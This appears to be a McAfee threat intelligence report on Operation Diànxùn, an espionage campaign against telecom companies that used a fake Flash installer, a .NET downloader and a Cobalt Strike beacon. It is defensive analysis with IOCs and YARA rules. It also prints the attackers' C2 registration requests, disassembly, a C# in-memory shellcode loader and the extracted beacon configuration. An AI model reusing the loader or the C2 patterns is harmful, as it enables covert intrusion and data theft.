TECHNICAL

ANALYSÍS/ÓF

OPERATION

DIÀNXUN

## TABLE OF CONTENTS

/	SUMMARY UF FINDINGS	19	TUCS
8	VICTIMOLOGY	19	STAGE 1: FAKE FLASH
		19	STAGE 1: OTHER
8	TELEMETRY	19	STAGE2: DOWNLOADER UTILITY
8	ATTACK OVERVIEW	20	ADDTASKPLANDLLVERSON.DLL
10	STAGE 1: FAKE FLASH APPLICATION	20	STAGE3: COBALT STRIKE BEACON
TO	STAGE I. TAKE TEASH ATTELCATION	20	URLS
12	STAGE 2: DOTNET UTILITY	20	COBALT STRIKE MALLEABLE C2
13	DLL INTERMEDIARY FOR ADDING SCHEDULED TASK	21	YARA RULES
14	STAGE 3: COBALT STRIKE PAYLOAD	24	ABOUT MCAFEE
16	INFRASTRUCTURE ANALYSIS	24	MCAFEE ATR
17	MITRE ATT&CK MATRIX	24	ADDITIONAL RESOURCES
18	CONCLUSION		

## INTRODUCTION

In this report the McAfee® Advanced Threat Research (ATR) Strategic Intelligence team details an espionage campaign, targeting telecommunication companies, dubbed Operation Diànxùn.

In this attack, we discovered malware using similar tactics, techniques, and procedures (TTPs) to those observed in earlier campaigns publicly attributed to the threat actors RedDelta and Mustang Panda. While the initial vector for the infection is not entirely clear, we believe with a medium level of confidence that victims were lured to a domain under control of the threat actor, from which they were infected with malware which the threat actor leveraged to perform additional discovery and data collection. We believe with a medium level of confidence that the attackers used a phishing website masquerading as the Huawei company career page to target people working in the telecommunications industry.

We discovered malware that masqueraded as Flash applications, often connecting to the domain "hxxp://update.careerhuawei.net" that was under control of the threat actor. The malicious domain was crafted to look like the legitimate career site for the technology company Huawei, which has the domain; career.huawei.com. In December we also observed a new domain name used in this campaign: hxxp://update.huaweiyuncdn.com.

Moreover, the sample masquerading as the Flash application used the malicious domain name "hxxp://flach.cn" which was made to look like the official web page for China to download the Flash application, flash.cn. One of the main differences from past attacks is the lack of use of the PlugX backdoor. However, we did identify the use of a Cobalt Strike backdoor.

#### **AUTHORS**

This report was researched and written by:

- Thomas Roccia
- Thibault Seret
- John Fokker

Subscribe to receive threat information.











By using McAfee's telemetry, possible targets based in Southeast Asia, Europe, and the US were discovered in the telecommunication sector. Combined with the use of the fake Huawei site, we believe with a high level of confidence that this campaign was targeting the telecommunication sector. We believe with a moderate level of confidence that the motivation behind this specific campaign has to do with the ban of Chinese technology in the global 5G roll-out.

Activity linked to the Chinese group RedDelta, by peers in our industry, has been spotted in the wild since early May 2020. Previous attacks have been described targeting the Vatican and religious organizations.

In September 2020, the group continued its activity using decoy documents related to Catholicism, Tibet-Ladakh relations, and the United Nations General Assembly Security Council, as well as other network intrusion activities targeting the Myanmar government and two Hong Kong universities. These attacks mainly used the PlugX backdoor using DLL side loading with legitimate software, such as Word or Acrobat, to compromise targets.

While external reports have given a new name to the group which attacked the religious institutions, we believe, based on the similarity of TTPs, that both attacks can be attributed to one known threat actor: Mustang Panda.

How can you defend your organization as effectively as possible from an attack of this type, which involves different techniques and tactics and potential impact?












Below is a summary of how McAfee' Security Architecture helps you protect against the tactics and techniques used in Operation Dianxun.











We believe the best way to protect yourself from this type of attack is to adopt a multi-layer approach including McAfee® MVISION™ Insights, McAfee® Web Gateway, MVISION™ UCE, and MVISION™ EDR.

MVISION Insights can play a key role in risk mitigation by proactively collecting intelligence on the threat and your exposure.

McAfee Web Gateway and MVISION UCE provide multi-layer web vector protection with URL Reputation check, SSL decryption, and malware emulation capabilities for analyzing dangerous active Web content such as Flash and DotNet. MVISION UCE also includes the capabilities of Remote Browser Isolation, the only solution that can provide 100% protection during web browsing.

McAfee® Endpoint Security (ENS) running on the target endpoint protects against Operation Dianxun with an array of prevention and detection techniques. ENS Threat Prevention and ATP provides both signature and behavioral analysis capability which proactively detects the threat. ENS also leverages Global Threat Intelligence which is updated with known IoCs. For DAT based detections, the family will be reported as Trojan-Cobalt, Trojan-FSYW, Trojan-FSYX, Trojan-FSZC, and CobaltStr-FDWE.

As the last phase of the attack involves creating a backdoor for remote control of the victim via a Command and Control Server and Cobalt Strike Beacon, the blocking features that can be activated on a Next Generation Intrusion Prevention System solution such as McAfee NSP are important, NSP includes a Callback Detection engine and is able to detect and block anomalies in communication signals with C2 Servers.

MVISION EDR can proactively identify persistence and defense evasion techniques. You can also use MVISION EDR to search the indicators of compromise in Real-Time or Historically (up to 90 days) across enterprise systems.











# TECHNICAL ANALYSIS OF OPERATION DIÀNXÙN

#### SUMMARY OF FINDINGS

We assess with a high level of confidence that:

- Recent attacks using TTPs similar to those of the Chinese groups RedDelta and Mustang Panda have been discovered.
- Multiple overlaps including tooling, network, and operating methods suggest strong similarities between Chinese groups RedDelta and Mustang Panda.
- The targets are mainly telecommunication companies based in Southeast Asia, Europe, and the US. We also identified a strong interest in German, Vietnamese, and India telecommunication companies.

We assess with a moderate level of confidence that:

- The motivation behind this specific campaign could be to do with the ban of Chinese technology in the global 5G roll-out.
- We believe that this espionage campaign is aimed at stealing sensitive or secret information in relation to 5G technology.

PLEASE NOTE: We have no evidence that the technology company Huawei was knowingly involved in this Campaign.












## **VICTIMOLOGY**

Based on the detections we have identified via our telemetry, the use of a fake website made to look like the career site of a major technology company and the operating method showing extensive overlap to the threat group Mustang Panda, we believe with a high level of confidence that this cyberespionage campaign was targeting the telecommunications sector. Several of these companies have shown a strong interest in the roll out of 5G technology.

To put things in perspective, the 5G race is primarily about leading on 5G installation and thus communication worldwide. Huawei, the Chinese company, is currently one of the leaders in this field.

#### **TELEMETRY**


We have observed telemetry hits in several countries across the globe. The map below shows an overview of the detection from our telemetry. Below we will highlight some of the specific countries that had telemetry hits.



#### ATTACK OVERVIEW

It is possible that the fake Huawei website "hxxp:\\update.careerhuawei. net" has been used as an initial vector to trick targets and redirect them to the fake Flash website.

The following diagram shows an overview of the infection process.




The first stage is masquerading as the Flash application. A phishing page has been created using the exact same appearance as the original website. As the website is masquerading as the official download page, we believe that it has been used in a phishing attack. It is likely that the targeted users have been redirected to this malicious website.

## Legitimate Website: Flash.cn



## Malicious Website: Flach.cn



The malicious website is hosting several additional samples. Subdomains are the following:

Domain	Description
download.flach.cn	Contains the main executable
mobile.flach.cn	Contains base64 encoded Cobalt Strike Payload
info.flach.cn	Unknown
update.flach.cn	Used to register the compromised machines and contains Dotnet payload version 2.0 and 4.0
forum.flach.cn	Unknown
m.flach.cn	Unknown
terminal.flach.cn	Unknown


The malicious application can be downloaded from "hxxp://update.flach.cn/downloads/flashplayer\_install\_cn.exe".

We have noted that some of the samples have a connection to the domain "update.careerhuawei.net", which provides further indication about the targets.

## STAGE 1: FAKE FLASH APPLICATION

File type	PE32+ executable (GUI) x86-64, for MS Windows
File name	flashplayer_install_cn.exe
File size	920576B
Compile time	2020-08-1713:17:10
Import Hash	5f7ca61a772049e7c494c6c74d69484c
Hash SHA256	9ccb4ed133be5c9c554027347ad8b722f0b4c3f14bfd947edfe75a015bf085e5

The sample discovered acts as a downloader. It masquerades as the Flash application.



The sample first checks the time and the geolocalization of the infected machine via a request to <a href="http://worldclockapi.com/api/json/est/now">http://worldclockapi.com/api/json/est/now</a>.

```
loc 140004382:
  try {
lea
        rcx, [rsp+2B8h+var_270]
call
        sub 1400049B0
lea
        rdx, [rsp+2B8h+var_228]
lea
        rcx, [rsp+2B8h+var_118]
call
        sub 1400045F0
lea
        rdx, aCurrentfiletim; "currentFileTime"
lea
        rcx, [rsp+2B8h+var 228]
call
        sub 14000E120
mov
        rcx, rax
call
        sub 14000E280
mov
        [rsp+2B8h+var 290], rax
mov
        ecx, [rsp+2B8h+dwMilliseconds]; dwMilliseconds
call
        cs:Sleep
mov
        [rsp+2B8h+var 230], 0
lea
        rdx, [rsp+2B8h+var_230]
        rcx, aHttpWorldclock 0; "http://worldclockapi.com/api/json/est/n"...
lea
call
        http_request
mov
        [rsp+2B8h+var_298], rax
        edx, 0F8h; 'ø'
mov
        rcx, [rsp+2B8h+var_218]
call
        sub_140003220
        rdx, [rsp+2B8h+var_298]
mov
lea
        rcx, [rsp+2B8h+var_250]
call
        sub_140004A60
nop
    } // starts at 140004382
```

It then registers the infected machine with a hardcoded token.

```
mov [rsp+328h+var_308], rax
lea r9, name
lea r8, aZheshiyigetoke; "zheshiyigetoken2333333333"
lea rdx, aHttpUpdateFlac; 'http://update.flach.cn/callback.php?token=%s&computername=%s&user'
lea rcx, [rsp+328h+var_E8]
call sub_140021C70
```

The following request demonstrates the machine registering to the c2 with the hardcoded token "zheshiyigetoken2333333333".

```
GET /callback.php?token=zheshiyigetoken2333333333333computername=us-er-PC&username=user HTTP/1.1

Host: update.flach.cn

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWeb-Kit/537.36 (KHTML, like Gecko) Chrome/72.0.3626.121 Safari/537.36
```

Then the sample checks if Dotnet framework 2.0 or 4.0 is installed and downloads the second stage accordingly.

```
loc_1400232CF:
lea rcx, aHttpWwwFlachCn; "http://www.flach.cn/download.php"
call sub_140024C90
mov ecx, 0BB8h
```

```
loc_14002293B:
                                      loc 140022B0C:
   try {
                                          try {
lea
        rcx, [rsp+208h+var_100]
                                      lea
                                              rcx, [rsp+208h+var_1A0]
call
        sub_1400049B0
                                      call
                                              sub_1400049B0
call
        sub 14007ED98
                                      mov
                                              [rsp+208h+var_120], 2Fh; '/
mov
        [rsp+208h+var_130], 2Fh; '/'
                                     mov
                                              [rsp+208h+var_11F], 64h; 'd'
        [rsp+208h+var_12F], 64h; 'd' mov
                                              [rsp+208h+var_11E], 6Fh; 'o'
mov
mov
        [rsp+208h+var_12E], 6Fh; 'o' mov
                                              [rsp+208h+var_11D], 77h;
        [rsp+208h+var_12D], 77h;
                                  'w' mov
                                              [rsp+208h+var_11C], 6Eh;
mov
                                                                        '1'
        [rsp+208h+var_12C], 6Eh;
                                  'n' mov
                                              [rsp+208h+var_11B], 6Ch
mov
                                  '1' mov
mov
        [rsp+208h+var_12B], 6Ch;
                                              [rsp+208h+var_11A], 6Fh
                                                                        '0
mov
        [rsp+208h+var_12A], 6Fh;
                                  'o' mov
                                              [rsp+208h+var_119], 61h
mov
        [rsp+208h+var 129], 61h;
                                      mov
                                              [rsp+208h+var 118], 64h
                                                                         ' d '
mov
        [rsp+208h+var_128], 64h;
                                   'd'
                                     mov
                                              [rsp+208h+var_117], 2Eh
mov
        [rsp+208h+var_127], 2Eh;
                                      mov
                                              [rsp+208h+var_116], 70h;
                                  'p' mov
mov
        [rsp+208h+var_126], 70h;
                                              [rsp+208h+var_115], 68h;
                                                                         'h'
mov
        [rsp+208h+var_125], 68h;
                                  'h' mov
                                              [rsp+208h+var_114], 70h;
                                                                        'p'
mov
        [rsp+208h+var_124], 70h;
                                  'p'
                                     mov
                                              [rsp+208h+var_113], 3Fh; '?'
mov
        [rsp+208h+var_123], 3Fh; '?'
                                      mov
                                              [rsp+208h+var_112], 0
mov
        [rsp+208h+var_122], 0
                                     lea
                                              rdx, [rsp+208h+var_120]
lea
        rdx, [rsp+208h+var_130]
                                      lea
                                              rcx, [rsp+208h+var_150]
                                     call
        rcx, [rsp+208h+var_170]
lea
                                              sub 14000AC80
                                      call
call
                                              sub_14007ED98
        sub 14000AC80
call
        sub_14007ED98
                                     lea
                                              rdx, aApi_0
                                                              ; "api"
lea
        rdx, aApi
                       ; "api"
                                     lea
                                              rcx, [rsp+208h+var_150]
        rcx, [rsp+208h+var_170]
                                              sub 14000AC80
lea
call
                                              [rsp+208h+var_174], 3Dh; '=
        sub 14000AC80
                                      mov
call
        sub 14007ED98
                                      mov
                                              [rsp+208h+var_173], 32h; '2'
mov
        [rsp+208h+var_178], 3Dh; '='
                                     mov
                                              [rsp+208h+var_172], 30h; '0'
        [rsp+208h+var_177], 34h; '4' mov
mov
                                              [rsp+208h+var_171], 0
mov
        [rsp+208h+var_176], 30h; '0' call
                                              sub_14007ED98
```

```
GET /download.php?api=40 HTTP/1.1

Host: update.flach.cn

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWeb-
Kit/537.36 (KHTML, like Gecko) Chrome/72.0.3626.121 Safari/537.36

Accept: */*
```

#### STAGE 2: DOTNET UTILITY

The second stage is a DotNet payload that is executed. This payload contains several functions and acts as a utility to further compromise the machine. This is a tool to manage and download backdoors to the machine and configure persistence.

PE32 executable (console) Intel 80386 Mono/.Net assembly, for MS Windows
DotNetLoader20.exe
36352B
2098-06-18 21:19:52
f34d5f2d4577ed6d9ceec516c1f5a744
480a8c883006232361c5812af85de9799b1182f1b52145ccfced4fa21b6daafa
PE32 executable (console) Intel 80386 Mono/.Net assembly, for MS Windows
DotNetLoader40.exe
36352B
2072-02-12 03:42:09
f34d5f2d4577ed6d9ceec516c1f5a744
7ea7c6406c5a80d3c15511c4d97ec1e45813e9c58431f386710d0486c4898b98

The below bullet points summarize the functionalities:

- It checks if the 360tray.exe (360 AV) process is running.
- It can re-download the first stage from hxxp://update.flach.cn/download. php?raw=1.
- It creates a scheduled task that will run cmd.exe /c with the previous payload downloaded and create the registry key SOFTWARE\\ Microsoft\\Windows. NT\\CurrentVersion\\AppCompatFlags\\ TelemetryController\\Levint.
- It can download a Cobalt Strike payload base64 encoded and stored on a remote address. If this option is selected the payload will be copied in the TEMP folder with the name FlashUpdate.exe.
- It checks if the task "WpsUpdataTask\_" is present and downloads an additional utility from hxxp://159.138.84.217:81/c0c00c0c/ AddTaskPlanDIIVerson.dll.
- It checks if the task "FlashUpdate" is present in the system and, if not, can create it.
- It can add a WMI backdoor by creating a permanent filter in order to stay persistent in the infected machine.
- It has the possibility to inject a shellcode into the clipboard using this technique: https://search.unprotect.it/technique/clipbrdwndclass/.

## DLL INTERMEDIARY FOR ADDING SCHEDULED TASK

It is currently unclear for what exact purpose this DLL has been created. This sample has the ability to create a scheduled task, as does the DotNet utility.

File type P	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
File name A	AddTaskPlanDllVerson.dll
File size 2	23552B
Compile 2 time	2020-08-14 11:19:44
Import 0 Hash	0f275d628096389203c13780013332e4
Hash SHA2 2	2779937398506e8ad207f5b291ae53d8af82b9f2739b0508ae3e0cfc40ced092

The sample contains only one export named "GO", which is called when executed.

Name	Address	Ordinal
<b>™</b> Go	0000000180001040	1
☑ DIIEntryPoint	00000001800032D0	[main entry]

The main goal of this tool is to check if the file "flashupdate\_exe" is available in the temp folder (meaning the first stage has been successful).

```
call
       memset
       xmm0, cs:flashupdate_exe
movups
       eax, cs:byte_180004408
movzx
       rdx, [rsp+598h+Dst]; lpBuffer
lea
       r8d, 512h
                    ; nSize
mov
       [rsp+598h+var 568], al
mov
                    ; "TEMP"
       rcx, Name
lea
       [rsp+598h+var 578], xmm0
movups
call
       cs:GetEnvironmentVariableA
lea
       rax, [rsp+598h+Dst]
dec
       rax
```

Then it creates a scheduled task called "WpsUpdataTask\_" to run the sample in the infected machine.

```
mov [rbp+110h+var_F8], rd1
mov [rbp+110h+var_B0], rdi
mov [rbp+110h+var_D0], rdi
mov word ptr [rbp+110h+var_48.anonymous_0], di
lea rdx, aWpsupdatatask; "WpsUpdataTask_"
lea rcx, [rbp+110h+var_48]
call sub_180001200
nop
; } // starts at 180001963
```

#### STAGE 3: COBALT STRIKE PAYLOAD

The fourth stage of the attack is a Cobalt Strike beacon payload. This payload is downloaded with the DotNet utility from the address "mobile. flach.cn". The payload is a gzip file which is base64 encoded then decompressed and injected.

The following screenshot, extracted from the DotNet utility, shows the code used to decompress and execute the remote payload.

```
internal class InjectShellCode
 [DllImport("kernel32.dll")]
 public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint flNewProtect, out uint lpfl0ldProtect);
 private byte[] Decompress(byte[] gzip)
   using (GZipStream gzipStream = new GZipStream((Stream) new MemoryStream(gzip), CompressionMode.Decompress))
      using (MemoryStream memoryStream = new MemoryStream())
       byte[] buffer = new byte[4096];
       while ((count = gzipStream.Read(buffer, 0, buffer.Length)) != 0)
         memoryStream.Write(buffer, 0, count);
       return memoryStream.ToArray();
 internal void Execute(string data)
   byte[] source = this.Decompress(Convert.FromBase64String(data));
   try
     GCHandle gcHandle = GCHandle.Alloc((object) source, GCHandleType.Pinned);
     IntPtr num1 = gcHandle.AddrOfPinnedObject();
     Marshal.Copy(source, 0, num1, source.Length);
      uint lpflOldProtect = 0;
     if (!InjectShellCode.VirtualProtect(num1, (UIntPtr) ((ulong) source.Length), 16U, out lpflOldProtect))
     int num2 = ((InjectShellCode.Run)) Marshal.GetDelegateForFunctionPointer(num1, typeof (InjectShellCode.Run)))();
     gcHandle.Free();
   catch (Exception ex)
     Console.Error.WriteLine("Exception: " + ex?.ToString());
```

## The Cobalt Strike payload has the following information:

File type	PE32+ executable (DLL) (GUI) x86-64, for MS Windows		
File name	beacon.bin		
File size	267264B		
Compile time	2019-05-04 01:01:46		
Import Hash	5d58634383b49de64bde0ee76012a61a		
Hash SHA2	4ae0a22033f03813645a0f9363eb44d8220119c94967b8188cb3c22de33027f0		

## We extracted the following configuration from this payload:

BeaconType	HTTPS
Port	443
SleepTime	6800
MaxGetSize	1048576
Jitter	14
MaxDNS	245
C2Server	update1.bootcdn.org,/s/ref=nb_sb_noss_1/264- 84198498-9827145/field-keywords=woman
UserAgent	Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1)
HttpPostUri	/N9185/adj/amzn.us.sr.aps
Malleable_C2_Instructions	Empty
HttpGet_Metadata	Accept: */*
	Host: www.amazon.com
	session-token=
	skin=noskin;
	csm-hit=s-ZKfVNrTuJP09EG9Fzz9I 2083152134315
	Cookie


HttpPost_Metadata	Accept: */*
	Content-Type: text/xml
	X-Requested-With: XMLHttpRequest
	Host: www.amazon.com
	sz=160x600
	oe=oe=ISO-8859-1;
	sn
	s=8967
	dc_ref=http%3A%2F%2Fwww.amazon.com
SpawnTo	x00/x00/x00/x00/x000, p,/x00/x00/x00/x00/x00/x00/x00/x00/
PipeName	
DNS_Idle	0.0.0.0
DNS_Sleep	0
SSH_Host	Not Found
SSH_Port	Not Found
SSH_Username	Not Found
SSH_Password_Plaintext	Not Found
SSH_Password_Pubkey	Not Found
HttpGet_Verb	GET
HttpPost_Verb	POST
HttpPostChunk	0
Spawnto_x86	%windir%\syswow64\rundll32.exe
Spawnto_x64	%windir%\sysnative\rundll32.exe
CryptoScheme	0

Proxy_Config	Not Found
Proxy_User	Not Found
Proxy_Password	Not Found
Proxy_Behavior	Use IE settings
Watermark	6
bStageCleanup	False
bCFGCaution	False
KillDate	0
bProcInject_StartRWX	True
bProcInject_UseRWX	True
bProcInject_MinAllocSize	0
ProcInject_PrependAppend_x86	Empty
ProcInject_PrependAppend_x64	Empty
ProcInject_Execute	CreateThread
	SetThreadContext
	CreateRemoteThread
	RtlCreateUserThread
ProcInject_AllocationMethod	VirtualAllocEx
bUsesCookies	True
HostHeader	Not Found

We extracted another similar payload making a request to the C2: "hxxps:// update1.jscachecdn.com/s/ref=nb\_sb\_noss\_1/264-84198498-9827145/ field-keywords=woman".

## INFRASTRUCTURE ANALYSIS

The below diagram shows in a broader view the architecture used by the attackers, as well as the connection between the different domains.



By looking at the infrastructure used by the attackers, we see the IPs hosting the campaign have previously been used by the Mustang Panda threat actor to drop stagers and Cobalt Strike payloads related to previous campaigns.

## MITRE ATT&CK MATRIX

Resource Development	Initial Access	Execution	Persistence	Defense Evasion	Command and Control
Acquire Infrastructure: Domains	<b>Phishing:</b> Spearphishing Link	User Execution: Malicious Link	Scheduled Task/Job: Scheduled Task	Process Injection	Application Layer Protocol: Web Protocols
Develop Capabilities: Malware			Create or Modify System Process: Windows Service		
Obtain Capabilities: Tool	McA				

Tactic	Technique	Observable	IOCs
Resource Development	Acquire Infrastructure: Domains (T1583.001)	Attackers purchased domains to develop their	"flach.cn"
		phishing attack.	"careerhuawei.net"
	Develop capabilities: Malware (T1587.001)	Attackers built malicious components to conduct	Fake Flash
		their attack.	Utility Downloader
			AddTaskPlanDIIVersion.dll
	Obtain capabilities: Tool (T1588.002)	Attackers acquired red teaming tools to conduct their attack.	Cobalt Strike
Initial Access	Spear phishing Link (T1566.002)		
Execution	User Execution (T1204.001)	Users are redirected to the Fake Flash website to download the first stage.	
Persistence	Scheduled Task/Job: Scheduled Task (T1053.005)	The DotNet Utility creates a scheduled task that will run cmd.exe /c with the previous payload downloaded and create registry key.	"SOFTWARE\\Microsoft\\Windows NT\\ CurrentVersion\\AppCompatFlags\\ TelemetryController\\Levint"
	Create or Modify System Process: Windows Service (T1543.003)	The DotNet utility can add a WMI backdoor by creating a permanent filter in order to stay persistent in the infected machine.	
Defense Evasion	Process Injection (T1055)	The DotNet utility has the possibility to inject shellcode into the clipboard.	
Command And Control	Application Layer Protocol: Web Protocols (T1071.001)		

## CONCLUSION

In this report we have brought to light a recent espionage operation allegedly attributed to a Chinese APT group. Regarding the targeted sector (telecoms), we believe that this campaign was used to access sensitive data and to spy on companies related to 5G technology. Additionally, the use of a fake Huawei website gives more clues about the telecom targets. The announcement of the ban on Huawei in several countries could have motivated the operation.

The operating methods were previously assigned to the Chinese groups Red Delta and Mustang Panda. While we believe that the two actors could be the same, based on similar techniques, tactics, and procedures, we currently have no further evidence. Interestingly, the RedDelta group has previously targeted Catholic organizations, while this campaign is primarily focused on telecommunications.

## IOCS

## STAGE 1: FAKE FLASH

422e3b16e431daa07bae951eed08429a0c4ccf8e37746c733be512f1a5a160a3 8489ee84e810b5ed337f8496330e69d6840e7c8e228b245f6e28ac6905c19f4a c0331d4dee56ef0a8bb8e3d31bdfd3381bafc6ee80b85b338cee4001f7fb3d8c 89a1f947b96b39bfd1fffd8d0d670dddd2c4d96f9fdae96f435f2363a483c0e1 b3fd750484fca838813e814db7d6491fea36abe889787fb7cf3fb29d9d9f5429 9ccb4ed133be5c9c554027347ad8b722f0b4c3f14bfd947edfe75a015bf085e5 4e7fc846be8932a9df07f6c5c9cbbd1721620a85c6363f51fa52d8feac68ff47 0f2e16690fb2ef2b5b4c58b343314fc32603364a312a6b230ab7b4b963160382 db36ad77875bbf622d96ae8086f44924c37034dd95e9eb6d6369cc6accd2a40d 8bd55ecb27b94b10cb9b36ab40c7ea954cf602761202546f9b9e163de1dde8eb 7de56f65ee98a8cd305faefcac66d918565f596405020178aee47a3bd9abd63c 9d4b4c39106f8e2fd036e798fc67bbd7b98284121724c0f845bca0a6d2ae3999 ac88a65345b247ea3d0cfb4d2fb1e97afd88460463a4fc5ac25d3569aea42597 37643f752302a8a3d6bb6cc31f67b8107e6bbbb0e1a725b7cebed2b79812941f d0dd9c624bb2b33de96c29b0ccb5aa5b43ce83a54e2842f1643247811487f8d9 260ebbf392498d00d767a5c5ba695e1a124057c1c01fff2ae76db7853fe4255b e784e95fb5b0188f0c7c82add9a3c89c5bc379eaf356a4d3876d9493a986e343 a95909413a9a72f69d3c102448d37a17659e46630999b25e7f213ec761db9e81 b7f36159aec7f3512e00bfa8aa189cbb97f9cc4752a635bc272c7a5ac1710e0b 4332f0740b3b6c7f9b438ef3caa995a40ce53b3348033b381b4ff11b4cae23bd

#### STAGE 1: OTHER

a8029680a25fb0144c20fe7637492bcab3c3b320b824735bb02d10babed9c938

#### STAGE2: DOWNLOADER UTILITY

2779937398506e8ad207f5b291ae53d8af82b9f2739b0508ae3e0cfc40ced092
30b2bbce0ca4cb066721c94a64e2c37b7825dd72fc19c20eb0ab156bea0f8efc
42ed73b1d5cc49e09136ec05befabe0860002c97eb94e9bad145e4ea5b8be2e2
cf65cc6e4b2b0c3f602b16398c8c30c277b8cfaed689fe7cb61b92560d4e5b1b
a325bbd32985c1b586486df7d92521224b8b155d464c88d11b1d0068399100c2
740992d40b84b10aa9640214a4a490e989ea7b869cea27dbbdef544bb33b1048
4b53a550854cfa65a800d8fb86aab726ca44610dad04325abf5c59f4832d7555
7ea7c6406c5a80d3c15511c4d97ec1e45813e9c58431f386710d0486c4898b98
cf4bf26b2d6f1c6055534bbe9decb579ef0180e0f8c467c1a26e2ead7567058a
05f7fbb63d42bc2e73ef2b935cb6b3c919b7020dc1b80ed58f60484dcbd667a9
4ccd825cf4a9fdfbea08fb4e4b3ab08e846bc2efb05ccac794e786ec4335cbb4
8097a623dbcdbd8f880a294fa80c8ea152707f0acd75ab4de158f3abfd4715a3
0d7d4dc173c88c4f72c8f9f419ae8473d044f4b3e8f32e4a0f34fe4bbc698776
42ed73b1d5cc49e09136ec05befabe0860002c97eb94e9bad145e4ea5b8be2e2

## AddTaskPlanDllVerson.dll

2779937398506e8ad207f5b291ae53d8af82b9f2739b0508ae3e0cfc40ced092 75b30164a31d305f47f2c3c2121432e6d7b316cfb3deb6b39f78180168bc9472 a8ef63238100c3837d097671c8e8d2cb4102e137055568fd04613747ba632fdc

## STAGE3: COBALT STRIKE BEACON

allb6e2b02ae653ldfa85e0e1733a79816b54d2c9lfed6526e43b8d07c63020a
9c9cd78e2d6dc150b98b14c8dc53ab683c0ebd52a438f97b5be3bfd66a309652
3be627980f2bd07be7ff961637eb73865955760f0039ebf9d440064c54a9034e
d2642d3731508b52efa34adf57701f18e2f8b70addf31e33e445e75b9a909822

## **URLS**

update.flach.cn/flach.php
mobile.flach.cn/flach.php
www.flach.cn/download.php
update.flach.cn/callback.php
download.flach.cn
info.flach.cn
forum.flach.cn
m.flach.cn

update.careerhuawei.net

careerhuawei.net

info.careerhuawei.net

hr.careerhuawei.net

flash-update.buyonebuy.top

159.138.84.217:81/c0c00c0c/AddTaskPlanDllVerson.dll

update.huaweiyuncdn.com.

update.huaweiyuncdn.com/download.php

cdn1.update.huaweiyuncdn.com

cdn.update.huaweiyuncdn.com

infoadmin.update.huaweiyuncdn.com

## COBALT STRIKE MALLEABLE C2

update1.bootcdn.org/s/ref=nb \_ sb \_ noss \_ 1/264-84198498-9827145/
field-keywords=woman
update1.jscachecdn.com/s/ref=nb \_ sb \_ noss \_ 1/264-84198498-9827145/
field-keywords=woman

terminal.flach.cn

## YARA RULES

```
rule APT CN Stage1
       meta:
              description = "Detects Stage1"
              author = "Thomas Roccia, McAfee ATR"
              date = "2020-10-14"
              malware type = "Backdoor"
              actor type = "APT"
              actor group = "China"
```

```
$s1 = "aHR0cDovL3VwZGF0ZS5jYXJ1ZXJodWF3ZWkubmV00jgx"
       fullword ascii
       $s2 = "RunRemoteCode" fullword ascii wide
       $s3 = "RemoveBD" fullword ascii wide
       $s4 = "DotNetLoader.Program" wide fullword
       $s5 = "/download.php?api=40" ascii fullword
       $s6 = "get %d URLDir" ascii fullword
       $s7 = "Read code failed" ascii fullword
       $s8 = "\CLRLoader.exe" wide fullword
       $s9 = "/callback.php?token=%s&computername=%s&user-
       name=%s" ascii fullword
condition:
       (uint16(0) == 0x5A4D)
       and 5 of them
       and filesize < 2000KB
```

```
rule APT CN Stage2 DotNet
       meta:
